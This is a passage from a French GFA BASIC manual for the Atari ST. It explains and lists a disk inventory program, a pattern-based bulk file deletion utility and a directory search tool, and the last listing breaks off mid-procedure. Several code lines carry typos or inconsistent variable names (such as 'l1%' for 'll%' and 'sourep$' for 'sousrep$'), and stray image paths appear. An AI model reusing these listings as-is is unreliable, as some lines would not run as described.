Le nom des sous-répertoires est stocké dans le tableau **t$** qui est dimensionné à 50. Si vos disquettes comportent plus de cinquante sous-répertoires, modifiez le dimensionnement du tableau t$ en conséquence :

```
DIM t$(50) :Tableau de travail
```

La fonction **FSETDTA** fixe l'adresse de la DTA *(Disk Transfert Area)* à **BASEPAGE + 128**. Dans cette zone seront stockées diverses informations lors de l'utilisation des instructions **FSFIRST** et **FSNEXT**:

```
~FSETDTA(BASEPAGE+128)
```

Le premier fichier du répertoire courant est identifié à l'aide de l'instruction **FSFIRST** :

```
x%=FSFIRST(cr$,-1)
```

S'il s'agit d'un sous-répertoire, son nom est stocké dans le tableau **t$**. Les autres sous-répertoires du répertoire courant sont identifiés à l'aide de l'instruction **FSNEXT** :

```
DO UNTIL x%
  IF BYTE{BASEPAGE+149} AND 16
    t$(i%)=et$+CHAR{BASEPAGE+158}
    PRINT ".";
    i%=i%+1
  ENDIF
  x%=FSNEXT( )
LOOP
```

Les éventuels sous-répertoires des répertoires ainsi identifiés sont mémorisés dans le tableau t$ selon le même procédé. Nous n'y reviendrons pas.

En fonction du type du périphérique de sortie choisi, un message est affiché sur l'écran :

```
SELECT sortie
CASE 2
  PRINT "Impression en cours..."
CASE 3
  PRINT "Création du fichier résultat en cours..."
ENDSELECT
```

La procédure **classe__sous__rep** est activée pour classer les sous-répertoires par ordre alphabétique :

```
GOSUB classe__sous__rep :Classement alphabétique des sous-répertoires
```

et la liste des sous-répertoires est affichée/imprimée/stockée dans un fichier à l'aide d'une boucle **FOR NEXT** :

```
PRINT #1,"Liste des sous-répertoires du disque";UPPER$(dr$);":"
PRINT #1
FOR y%=1 TO i%
  PRINT #,t$(y%)
NEXT y%
```

La procédure **classe__fichiers** classe les fichiers d'un sous-répertoire par ordre alphabétique.

Les noms des fichiers se trouvent dans le tableau **fcm$**. La procédure compare successivement toutes les entrées consécutives de ce tableau. Lorsque **fcm$(j) > fcm$(j+1)**, les deux entrées sont inversées. Le classement est terminé lorsque la comparaison de toutes les entrées du tableau **fcm$** n'a donné lieu à aucune inversion :

```
REPEAT
  stop=1
  FOR j=1 TO nf-1
    IF fcm$(j)>fcm$(j+1) THEN
      tampon$=fcm$(j)
      fcm$(j)=fcm$(j+1)
      fcm$(j+1)=tampon$
      stop=0
    ENDIF
  NEXT j
UNTIL stop=1
```

La procédure **classe__sous__rep** classe les sous-répertoires du disque par ordre alphabétique. Elle utilise le même procédé que la procédure **classe__fichiers**, mais travaille sur le tableau **t$**. Nous n'y reviendrons pas.

La procédure résultat établit la liste des fichiers des sous-répertoires du disque.

Les fichiers sont recherchés à l'aide des instructions **FSFIRT** et **FSNEXT** selon le même procédé que pour l'identification des sous-répertoires dans la procédure **rech__sous__rep**.

Lorsqu'aucun fichier ne se trouve dans le sous-répertoire courant, la fonction **FSFIRST** renvoie la valeur −33. Dans ce cas, un message est envoyé sur le périphérique de sortie :

```
x%=FSFIRST (mr$,-1)
IF x%=-33 THEN
  PRINT #1,"Aucun fichier ne se trouve dans ce sous-répertoire"
ENDIF
```

Dans le cas contraire, diverses informations sont extraites de la DTA et envoyées sur le périphérique de sortie.

L'attribut du fichier se trouve en **BASEPAGE+149** :

```
x=BYTE{BASEPAGE+149} !Attribut
```

Les divers attributs possibles sont les suivants :

| bit | Signification | Codage |
|---|---|---|
| 0 | Fichier caché ou protégé contre l'écriture | W |
| 1 | Fichier caché | H |
| 2 | Fichier système | S |
| 3 | Nom de disquette | N |
| 4 | Dossier | D |
| 5 | Bit d'archivage | A |

Les bits 0 à 5 de l'attribut sont testés à l'aide d'instructions **AND**. Lorsqu'un de ces bits est positionné, la lettre correspondante est stockée dans la variable **z$** :

```
IF x AND &H1 THEN
   z$ = z$ + "W"
ELSE
   z$ = z$ + " "
ENDIF
...
IF x AND &H20 THEN
   z$ = z$ + "A"
ELSE
   z$ + z$ + " "
ENDIF
```

La taille du fichier est extraite de la DTA et concaténée à la ligne resultat stockée dans le tableau **fcm$** :

```
fcm$(nf + 1) = fcm$(nf + 1) + STR$(LONG{BASEPAGE + 154})
```

Cette taille est additionnée à la taille des autres fichiers du sous-répertoire dans la variable **ll%** :

```
11% = ll% + LONG{BASEPAGE + 154}
```

Le nombre de fichiers dénombré est incrémenté d'un et l'identification des fichiers se poursuit jusqu'à ce que la fonction **FSNEXT** ne trouve plus aucun fichier dans le répertoire courant :

```
   nf = nf + 1
   x% = FSNEXT( )
LOOP
```

Enfin, la procédure affiche classe puis liste sur l'écran, l'imprimante ou dans un fichier disque les fichiers dénombrés dans la procédure **resultat**.

Le classement des fichiers est obtenu en activant la procédure classe_fichiers :

```
GOSUB classe_fichiers !Classement des fichiers par ordre alphabétique
```

La liste des entrées du tableau **fcm$** sont ensuite envoyées sur le périphérique de sortie à l'aide d'un boucle **FOR** :

```
FOR i = 1 TO nf
   PRINT #1,fcm$(i)
NEXT i
```

L'affichage/impression/sauvegarde disque se termine par le nombre de fichiers dénombrés et la taille totale de ces fichiers ;

```
PRINT #1
PRINT #1,nf;"fichier(s) listé(s), soit un total de ";ll%;" octets."
```

Le listing du programme est le suivant :



```
'
' ============================================
' Répertoire des fichiers d'un disque
' ============================================
'
GOSUB entree            !Paramétrage de la recherche
GOSUB rech_sous_rep     !Recherche des sous-répertoires du disque
FOR g%=1 TO i%-1
  GOSUB resultat        !Calcul du résultat
  GOSUB affiche         !Affichage/Impression/Sauvegarde du résultat
NEXT g%
CLOSE #1
END
'
'
'
' ------------------------------------------------------
' Acquisition du nom du disque de recherche
' et du type de sortie désirée
' ------------------------------------------------------
'
PROCEDURE entree
  DIM t2$(50)
  DIM fcm$(100)
  CLS
  PRINT "Inventaire d'un disque"
  PRINT "----------------------"
  REPEAT
    PRINT
    INPUT "Entrez le nom du disque à sonder : ";dr$
    IF (dr$<>"a") AND (dr$<>"A") AND (dr$<>"b") AND (dr$<>"B")
      SOUND 1,15,4,250
      SOUND 1,15,#284,10
      SOUND 1,0,0,0,0
    ENDIF
  UNTIL (dr$="a") OR (dr$="A") OR (dr$="b") OR (dr$="B")
  cr$=dr$+":\*.*"
  CHDRIVE dr$
  REPEAT
    PRINT
    PRINT "Sortie sur 1) Ecran,"
    PRINT "           2) Imprimante,"
    INPUT "           3) Fichier     : ";sortie
    IF (sortie<>1) AND (sortie<>2) AND (sortie<>3) THEN
      SOUND 1,15,4,250
      SOUND 1,15,#284,10
      SOUND 1,0,0,0,0
    ENDIF
  UNTIL (sortie=1) OR (sortie=2) OR (sortie=3)
  SELECT sortie
  CASE 1
    OPEN "O",#1,"CON:"
  CASE 2
    OPEN "O",#1,"LST:"
  CASE 3
```

(suite)

```
        PRINT
        INPUT "Nom du fichier de sortie : ";nfs$
        OPEN "O",#1,nfs$
      ENDSELECT
    RETURN
    '
    '
    '
    ' ------------------------------------
    ' Recherche des sous-répertoires
    ' ------------------------------------
    '
    PROCEDURE rech_sous_rep
      DIM t$(50) !Tableau de travail
      PRINT
      PRINT "Recherche des sous-répertoires ..."
      ~FSETDTA(BASEPAGE+128)
      et$=dr$+":\"
      t$(1)=et$
      i%=2
      x%=FSFIRST(cr$,-1)
      DO UNTIL x%
        IF BYTE{BASEPAGE+149} AND 16
          t$(i%)=et$+CHAR{BASEPAGE+158}
          PRINT ".";
          i%=i%+1
        ENDIF
        x%=FSNEXT()
      LOOP
      j%=1 !Indice dans t$
      REPEAT
        x%=FSFIRST(t$(j%)+"\*.*",-1)
        CHDIR t$(j%)
        et$=t$(j%)+"\"
        DO UNTIL x%
          IF BYTE{BASEPAGE+149} AND 16
            IF (CHAR{BASEPAGE+158}<>".") AND (CHAR{BASEPAGE+158}<>"..")
              t$(i%)=et$+CHAR{BASEPAGE+158}
              PRINT ".";
              i%=i%+1
            ENDIF
          ENDIF
          x%=FSNEXT()
        LOOP
        j%=j%+1
        IF j%=i%
          stop=-1
        ELSE
          stop=0
        ENDIF
      UNTIL stop
      '
      PRINT
      PRINT
```

(suite)

```
    SELECT sortie
    CASE 2
      PRINT "Impression en cours ..."
    CASE 3
      PRINT "Création du fichier résultat en cours ..."
    ENDSELECT
    '
    GOSUB classe_sous_rep !Classement alphabétique des sous-répertoires
    PRINT #1
    PRINT #1,"Liste des sous-répertoires du disque ";UPPER$(dr$);":"
    PRINT #1
    FOR y%=1 TO i%
      PRINT #1,t$(y%)
    NEXT y%
  RETURN
  '
  '
  '
  ' ------------------------------------------------------------
  ' Classement des fichiers par ordre alphabétique
  ' ------------------------------------------------------------
  '
  PROCEDURE classe_fichiers
    IF nf>1 THEN
      REPEAT
        stop=1
        FOR j=1 TO nf-1
          IF fcm$(j)>fcm$(j+1) THEN
            tampon$=fcm$(j)
            fcm$(j)=fcm$(j+1)
            fcm$(j+1)=tampon$
            stop=0
          ENDIF
        NEXT j
      UNTIL stop=1
    ENDIF
  RETURN
  '
  '
  '
```

(suite)

```
'
' ------------------------------------------------------------
' Classement des sous-répertoires par ordre alphabétique
' ------------------------------------------------------------
'
PROCEDURE classe_sous_rep
  IF i%>1 THEN
    REPEAT
      stop=1
      FOR j%=1 TO i%-2
        IF t$(j%)>t$(j%+1) THEN
          tampon$=t$(j%)
          t$(j%)=t$(j%+1)
          t$(j%+1)=tampon$
          stop=0
        ENDIF
      NEXT j%
    UNTIL stop=1
  ENDIF
RETURN
'
'
'
' ---------------------
' Calcul du résultat
' ---------------------
'
PROCEDURE resultat
  mr$="*.*" !Modele de recherche
  '
  PRINT #1
  PRINT #1
  PRINT #1,"Liste des fichiers du sous-répertoire ";t$(g%)
  PRINT #1
  CHDIR t$(g%)
  x%=FSFIRST(mr$,-1)
  IF x%=-33 THEN
    PRINT #1,"Aucun fichier ne se trouve dans ce sous-répertoire"
  ENDIF
  nf=0  !Nombre de fichiers listés
  ll%=0 !Taille des fichiers listés
  DO UNTIL x%
    IF k%=1
      a$=""
    ELSE
      a$="\"
```



(suite)

```
        ENDIF
        x=BYTE(BASEPAGE+149)  !Attribut
        z$=SPACE$(25-LEN(sourep$+a$+CHAR(BASEPAGE+158)))
        IF  x  AND  &H1  THEN
          z$=z$+"W"
        ELSE
          z$=z$+" "
        ENDIF
        IF  x  AND  &H2  THEN
          z$=z$+"H"
        ELSE
          z$=z$+" "
        ENDIF
        IF  x  AND  &H4  THEN
          z$=z$+"S"
        ELSE
          z$=z$+" "
        ENDIF
        IF  x  AND  &H8  THEN
          z$=z$+"N"
        ELSE
          z$=z$+" "
        ENDIF

        IF  x  AND  &H10  THEN
          z$=z$+"D"
        ELSE
          z$=z$+" "
        ENDIF
        IF  x  AND  &H20  THEN
          z$=z$+"A"
        ELSE
          z$=z$+" "
        ENDIF
        fcm$(nf+1)=t$(g%)+a$+CHAR(BASEPAGE+158)+z$+"    "
        fcm$(nf+1)=fcm$(nf+1)+STR$(LONG(BASEPAGE+154))
        ll%=ll%+LONG(BASEPAGE+154)
        nf=nf+1
        x%=FSNEXT()
      LOOP
    RETURN
    '
    '
    '
```

(suite)

```
' ------------------------------------------------------
' Affichage des fichiers correspondant au modèle
' ------------------------------------------------------
'
PROCEDURE affiche
  GOSUB classe_fichiers !Classement des fichiers par ordre alphabétique
  FOR i=1 TO nf
    PRINT #1,fcm$(i)
  NEXT i
  PRINT #1
  PRINT #1,nf;" fichier(s) listé(s), soit un total de ";l1%;" octets."
RETURN
```

# 9/2.6.2

# Effacement global d'un modèle de fichiers

La plupart des programmes (traitements de textes, tableurs, etc.) génèrent des fichiers d'extension **.BAK**. Dans ce paragraphe, nous vous proposons un programme qui permet d'effacer tous les fichiers d'extension **.BAK** d'un disque donné. Ce programme permet en fait bien plus, puisque son domaine d'action s'étend sur tous les fichiers qui correspondent à un modèle entré par l'utilisateur. Ainsi, il est par exemple possible d'effacer tous les fichiers commençant par **PA** et d'extension **.COM**, ou encore tous les fichiers dont le nom fait quatre lettres, la première lettre est **D**, et l'extension est **EXE**...

### COMMENT UTILISER LE PROGRAMME

Lancez le programme SERA.GFA.

Entrez le nom du disque où doit s'effectuer la suppression, puis le modèle des fichiers à supprimer. Réfléchissez bien avant d'entrer cette dernière information, car le ménage risque d'être douloureux...


Les messages :

**Recherche des sous-répertoires en cours...**
et **Recherche des fichiers en cours...**

s'affichent sur l'écran. Au besoin, vous pouvez arrêter le programme en appuyant simultanément sur les touches **Control** **Shift** et **Alternate** si vous n'êtes pas sûr de la suppression demandée.

### LE PROGRAMME EN DÉTAIL

Le programme obéit à la logique de l'ordinogramme suivant :





Son listing est le suivant :

```
' ==========================================
' Effacement global d'un modèle de fichiers
' ==========================================
'
GOSUB entree            !Paramétrage de la recherche
GOSUB rech_sous_rep     !Recherche des sous-répertoires du disque
GOSUB classe_sous_rep   !Classement alphabétique des sous-répertoires
GOSUB rech_fich         !Recherche des fichiers qui correspondent au modèle
GOSUB efface            !Effacement des fichiers qui correspondent au modèle
END
'
'
'
' ------------------------------------------
' Acquisition du nom du disque de recherche
' et du modèle des fichiers à effacer
' ------------------------------------------
'
PROCEDURE entree
  DIM t2$(50)
  DIM fcm$(100)
  CLS
  PRINT "Effacement global d'un modèle de fichiers"
  PRINT "------------------------------------------"
  REPEAT
    PRINT
    INPUT "Entrez le nom du disque à sonder : ";dr$
    IF (dr$<>"a") AND (dr$<>"A") AND (dr$<>"b") AND (dr$<>"B")
      SOUND 1,15,4,250
      SOUND 1,15,#284,10
      SOUND 1,0,0,0,0
    ENDIF
  UNTIL (dr$="a") OR (dr$="A") OR (dr$="b") OR (dr$="B")
  cr$=dr$+":\*.*"
  CHDRIVE dr$
  INPUT "Entrez le modèle des fichiers à effacer : ";mfe$
  PRINT
RETURN
'
'
'
' ------------------------------------
' Recherche des sous-répertoires
' ------------------------------------
'
PROCEDURE rech_sous_rep
  DIM t$(50) !Tableau de travail
  PRINT
  PRINT "Recherche des sous-répertoires en cours ..."
  ~FSETDTA(BASEPAGE+128)
  et$=dr$+":\"
  t$(1)=et$
  i%=2
  x%=FSFIRST(cr$,-1)
```

(suite)

```
    DO UNTIL x%
      IF BYTE(BASEPAGE+149) AND 16
        t$(i%)=et$+CHAR(BASEPAGE+158)
        i%=i%+1
      ENDIF
      x%=FSNEXT()
    LOOP
    j%=1 !Indice dans t$
    REPEAT
      x%=FSFIRST(t$(j%)+"\*.*",-1)
      CHDIR t$(j%)
      et$=t$(j%)+"\"
      DO UNTIL x%
        IF BYTE(BASEPAGE+149) AND 16
          IF (CHAR(BASEPAGE+158)<>".") AND (CHAR(BASEPAGE+158)<>"..")
            t$(i%)=et$+CHAR(BASEPAGE+158)
            i%=i%+1
          ENDIF
        ENDIF
        x%=FSNEXT()
      LOOP
      j%=j%+1
      IF j%=i%
        stop=-1
      ELSE
        stop=0
      ENDIF
    UNTIL stop
  RETURN
  '
  '
  '
  ' ------------------------------------------------------------------------
  ' Classement des sous-répertoires par ordre alphabétique
  ' ------------------------------------------------------------------------
  '
  PROCEDURE classe_sous_rep
    IF i%>1 THEN
      REPEAT
        stop=1
        FOR j%=1 TO i%-2
          IF t$(j%)>t$(j%+1) THEN
            tampon$=t$(j%)
            t$(j%)=t$(j%+1)
            t$(j%+1)=tampon$
            stop=0
          ENDIF
        NEXT j%
      UNTIL stop=1
    ENDIF
  RETURN
  '
  '
  '
```

(suite)

```
'
' ------------------------------------------------------------
' Recherche des fichiers correspondant au modèle
' ------------------------------------------------------------
'
PROCEDURE rech_fich
  FOR j=1 TO i%
    PRINT t$(j)
  NEXT j
  '
  PRINT "Recherche des fichiers en cours ..."
  nf=0  !Nombre de fichiers
  FOR g%=1 TO i%-1
    CHDIR t$(g%)
    x%=FSFIRST(mfe$,-1)
    DO UNTIL x%
      IF g%=1
        a$=""
      ELSE
        a$="\"
      ENDIF
      fcm$(nf+1)=t$(g%)+a$+CHAR(BASEPAGE+158)
      nf=nf+1
      x%=FSNEXT()
    LOOP
  NEXT g%
RETURN
'
'
'
' ------------------------------------------------------------
' Effacement des fichiers correspondant au modèle
' ------------------------------------------------------------
'
PROCEDURE efface
  PRINT
  IF nf<>0 THEN
    PRINT "Effacement des fichiers en cours ..."
    FOR i=1 TO nf
      PRINT "  ";fcm$(i) !Affichage du fichier effacé
      KILL fcm$(i)  !Effacement
    NEXT i
  ELSE
    PRINT "Aucun fichier ne correspond au modèle spécifié."
  ENDIF
RETURN
```

Le programme débute par la section de programme principal qui active séquentiellement les procédures principales du programme :

```
GOSUB entree              !Paramétrage de la recherche
GOSUB rech__sous__rep     !Recherche des sous-répertoires du
                          disque
GOSUB classe__sous__rep   !Classement alphabétique des sous-
                          répertoires
GOSUB__rech__fich         !Recherche des fichiers qui correspondent
                          au modèle
GOSUB efface              !Effacement des fichiers qui correspon-
                          dent au modèle.
```

La section de programme principal est suivie de la section des procédures.

La procédure **entree** permet de saisir le nom du disque à sonder :

```
REPEAT
  PRINT
  INPUT "Entrez le nom du disque à sonder : ";dr$
  IF (dr$< >"a") AND (dr$< >"A") AND (dr$< >"b") AND (dr$< > "B")
    SOUND 1,15,4,250
    SOUND 1,15,#284,10
    SOUND 1,0,0,0,0
  ENDIF
UNTIL (dr$="a") OR (dr$="A") OR (dr$="b") OR (dr$="B")
```

et le modèle des fichiers à effacer :

```
INPUT "Entrez le modèle des fichiers à effacer : ";mfe$
```

La procédure **rech__sous__rep** établit la liste des sous-répertoires du disque spécifié dans la procédure **entree**.

Le nom des sous-répertoires est stocké dans le tableau **t$** qui est dimensionné à 50. Si vos disquettes comportent plus de cinquante sous-répertoires, modifiez le dimensionnement du tableau **t$** en conséquence :

```
DIM t$(50)      !Tableau de travail
```

La fonction **FSETDTA** fixe l'adresse de la DTA (*Disk Transfert Area*) à BASEPAGE+128. Dans cette zone seront stockées diverses informations lors de l'utilisation des instructions **FSFIRST** et **FSNEXT** :

```
~FSETDTA(BASEPAGE+128)
```

Le premier fichier du répertoire courant est identifié à l'aide de l'instruction **FSFIRST** :

```
x%=FSFIRST(cr$,-1)
```

S'il s'agit d'un sous-répertoire, son nom est stocké dans le tableau **t$**. Les autres sous-répertoires du répertoire courant sont identifiés à l'aide de l'instruction **FSNEXT** :

```
DO UNTIL x%
  IF BYTE(BASEPAGE+149) AND 16
    t$(i%)=et$+CHAR(BASEPAGE+158)
    PRINT ".";
    i%=i%+1
  ENDIF
  x%=FSNEXT()
LOOP
```

Les éventuels sous-répertoires des répertoires ainsi identifiés sont mémorisés dans le tableau t$ selon le même procédé. Nous n'y reviendrons pas.

La procédure **classe_sous_rep** classe les sous-répertoires par ordre alphabétique.

Les noms des sous-répertoires se trouvent dans le tableau **t$**. La procédure compare successivement toutes les entrées consécutives de ce tableau. Lorsque **t$(j%) > t$(j%+1)**, les deux entrées sont inversées. Le classement est terminé lorsque la comparaison de toutes les entrées du tableau **t$** n'a donné lieu à aucune inversion :

```
REPEAT
  stop=1
  FOR j%=1 TO i%-2
    IF t$(j%)>t$(j%+1) THEN
      tampon$=t$(j%)
      t$(j%)=t$(j%+1)
      t$(j%+1)=tampon$
      stop=0
    ENDIF
  NEXT j%
UNTIL stop=1
```

La procédure **rech_fich** recherche dans tous les sous-répertoires du disque les fichiers correspondant au modèle entré par l'utilisateur. Elle utilise la même technique que la procédure **rech_sous_rep**. Nous n'y reviendrons pas.

Enfin, la procédure efface est responsable de l'effacement des fichiers qui correspondent au modèle entré par l'utilisateur. Le nom de ces fichiers se trouve dans le tableau **fcm$**.

Lorsqu'un ou plusieurs fichiers correspondent au modèle spécifié, ils sont effacés à l'aide d'instruction **KILL** :

```
IF nf<>0 THEN
  PRINT "Effacement des fichiers en cours..."
  FOR i=1 TO nf
    PRINT "  ";fcm$(i)  !Affichage du fichier effacé
    KILL fcm$(i)  !Effacement
  NEXT i
```

Dans le cas contraire, un message d'information est affiché sur l'écran, et aucun fichier n'est effacé :

```
ELSE
  PRINT "Aucun fichier ne correspond au modèle spécifié."
ENDIF
```

# 9/2.6.3

# Super DIRECTORY

Nous vous proposons un programme qui vous permet de rechercher un ou plusieurs programmes sur disque en entrant le nom d'un répertoire et un modèle de fichier.

Tous les fichiers du répertoire obéissant au modèle spécifié sont listés ainsi que leur attribut (s'ils en possèdent un) et leur taille. La taille totale des fichiers ainsi listés est également affichée sur l'écran.

## COMMENT UTILISER LE PROGRAMME

Lancez le programme SUPERDIR.GFA.

Entrez le nom du disque à sonder. Le programme recherche les répertoires et sous-répertoires de ce disque.

Il vous demande ensuite de choisir un des sous-répertoires du disque. Le répertoire racine est affiché sur l'écran. Les touches flèches <**Up**> et <**Down**> vous permettent de passer en revue les différents sous-répertoires du disque. Pour sélectionner un sous-répertoire, il suffit d'appuyer sur la touche <**Return**>.


Entrez enfin le modèle des fichiers recherchés. Par exemple *.**PRG**. La liste des fichiers correspondant au modèle est affichée sur l'écran. Par exemple :

Les fichiers suivants correspondent au modèle *.**prg**

```
a:\DEF2DFN.PRG      13971
a:\GFABASIC.PRG     93095
a:\GFABASRO.PRG     62725
a:\RSC2.PRG         96083

4 fichier(s) listé(s), soit au total 265874 octets.
```

### LE PROGRAMME EN DÉTAIL

Le programme obéit à la logique de l'ordinogramme suivant :





Son listing est le suivant :

```
'
' ~~~~~~~~~~~~~~~~~~
' Super DIRECTORY
' ~~~~~~~~~~~~~~~~~~
'
GOSUB nomdisc           !Lecteur de recherche
GOSUB rech_sous_rep     !Recherche du modèle spécifié
GOSUB classe_sous_rep   !Classement alphabétique des sous-répertoires
GOSUB choix_sous_rep    !Choix du sous-répertoire de recherche
GOSUB rech_modele       !Choix et recherche du modèle
GOSUB affiche           !Affichage du résultat
END
'
'
'
' ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
' Acquisition du nom du disque de recherche
' ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
'
PROCEDURE nomdisc
  CLS
  PRINT "Recherche évoluée de fichiers sur disque"
  PRINT "~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~"
  REPEAT
    PRINT
    INPUT "Entrez le nom du disque à sonder : ";dr$
    IF (dr$<>"a") AND (dr$<>"A") AND (dr$<>"b") AND (dr$<>"B")
      SOUND 1,15,4,250
      SOUND 1,15,#284,10
      SOUND 1,0,0,0,0
    ENDIF
  UNTIL (dr$="a") OR (dr$="A") OR (dr$="b") OR (dr$="B")
  cr$=dr$+":\*.*"
  CHDRIVE dr$
  PRINT
RETURN
'
'
'
' ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
' Recherche des sous-répertoires
' ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
'
PROCEDURE rech_sous_rep
  DIM t$(50) !Tableau de travail
  PRINT "Recherche des sous-répertoires ..."
  ~FSETDTA(BASEPAGE+128)
  et$=dr$+":\"
  t$(1)=et$
  i%=2
  x%=FSFIRST(cr$,-1)
  DO UNTIL x%
    IF BYTE{BASEPAGE+149} AND 16
      t$(i%)=et$+CHAR{BASEPAGE+158}
      PRINT ".";
```

(suite)

```
        i%=i%+1
      ENDIF
      x%=FSNEXT()
    LOOP
    j%=1 !Indice dans t$
    REPEAT
      x%=FSFIRST(t$(j%)+"\*.*",-1)
      CHDIR t$(j%)
      et$=t$(j%)+"\"
      DO UNTIL x%
        IF BYTE(BASEPAGE+149) AND 16
          IF (CHAR(BASEPAGE+158)<>".") AND (CHAR(BASEPAGE+158)<>"..")
            t$(i%)=et$+CHAR(BASEPAGE+158)
            PRINT ".";
            i%=i%+1
          ENDIF
        ENDIF
        x%=FSNEXT()
      LOOP
      j%=j%+1
      IF j%=i%
        stop=-1
      ELSE
        stop=0
      ENDIF
    UNTIL stop
    PRINT
    PRINT
  RETURN
  '
  '
  '
  ' ------------------------------------------------------
  ' Classement des fichiers par ordre alphabétique
  ' ------------------------------------------------------
  '
  PROCEDURE classe_fichiers
    IF i%>1 THEN
      REPEAT
        stop=1
        FOR j%=1 TO i%-2
          IF fcm$(j%)>fcm$(j%+1) THEN
            tampon$=fcm$(j%)
            fcm$(j%)=fcm$(j%+1)
            fcm$(j%+1)=tampon$
            stop=0
          ENDIF
        NEXT j%
      UNTIL stop=1
    ENDIF
  RETURN
  '
  '
  '
```

(suite)

```
'
' ------------------------------------------------------------------------
' Classement des sous-répertoires par ordre alphabétique
' ------------------------------------------------------------------------
'
PROCEDURE classe_sous_rep
  IF i%>1 THEN
    REPEAT
      stop=1
      FOR j%=1 TO i%-2
        IF t$(j%)>t$(j%+1) THEN
          tampon$=t$(j%)
          t$(j%)=t$(j%+1)
          t$(j%+1)=tampon$
          stop=0
        ENDIF
      NEXT j%
    UNTIL stop=1
  ENDIF
RETURN
'
'
'
' ------------------------------------------------------------------------
' Choix du sous-répertoire de recherche
' ------------------------------------------------------------------------
'
PROCEDURE choix_sous_rep
  CLS
  PRINT "Choisissez le sous-répertoire dans lequel se trouve(nt) le"
  PRINT "(ou les) fichier(s) à lister."
  PRINT
  PRINT "Pour cela, utilisez les touches suivantes :"
  PRINT "  - touche <Up>    = Sous-répertoire précédent,"
  PRINT "  - touche <Down>  = Sous-répertoire suivant,"
  PRINT "  - touche <Enter> = Choix du sous-répertoire."
  k%=1
  REPEAT
    LOCATE 11,10
    PRINT "Sous-répertoire courant : ";t$(k%);SPACE$(20)
    REPEAT
      ch$=INKEY$
    UNTIL ch$<>""
    IF LEN(ch$)=2 AND CVI(ch$)=72 THEN !Up
      IF k%<>1 THEN
        k%=k%-1
      ENDIF
    ENDIF
    IF LEN(ch$)=2 AND CVI(ch$)=80 THEN !Down
      IF k%<>i%-1 THEN
        k%=k%+1
      ENDIF
    ENDIF
  UNTIL ASC(ch$)=13
  sousrep$=t$(k%) !Sous-répertoire de recherche
```

(suite)

```
RETURN
'
'
'
' ---------------------------------------
' Recherche du modèle
' ---------------------------------------
'
PROCEDURE rech_modele
  PRINT
  PRINT
  INPUT "Entrez le modèle de recherche : ";mr$
  '
  PRINT
  DIM t2$(50)
  DIM fcm$(100)
  CHDIR sousrep$
  CLS
  x%=FSFIRST(mr$,-1)
  IF x%=-33 THEN
    PRINT "Aucun fichier ne correspond au modèle entré."
  ELSE
    PRINT "Les fichiers suivants correspondent au modèle ";mr$
  ENDIF
  PRINT
  nf=0  !Nombre de fichiers listés
  ll%=0 !Taille des fichiers listés
  DO UNTIL x%
    IF k%=1
      a$=""
    ELSE
      a$="\"
    ENDIF
    x=BYTE{BASEPAGE+149} !Attribut
    z$=SPACE$(25-LEN(sourep$+a$+CHAR{BASEPAGE+158}))
    IF x AND &H1 THEN
      z$=z$+"W"
    ELSE
      z$=z$+" "
    ENDIF
    IF x AND &H2 THEN
      z$=z$+"H"
    ELSE
      z$=z$+" "
    ENDIF
    IF x AND &H4 THEN
      z$=z$+"S"
    ELSE
      z$=z$+" "
    ENDIF
    IF x AND &H8 THEN
      z$=z$+"N"
    ELSE
      z$=z$+" "
```



(suite)

```
      ENDIF
      IF x AND &H10 THEN
        z$=z$+"D"
      ELSE
        z$=z$+" "
      ENDIF
      IF x AND &H20 THEN
        z$=z$+"A"
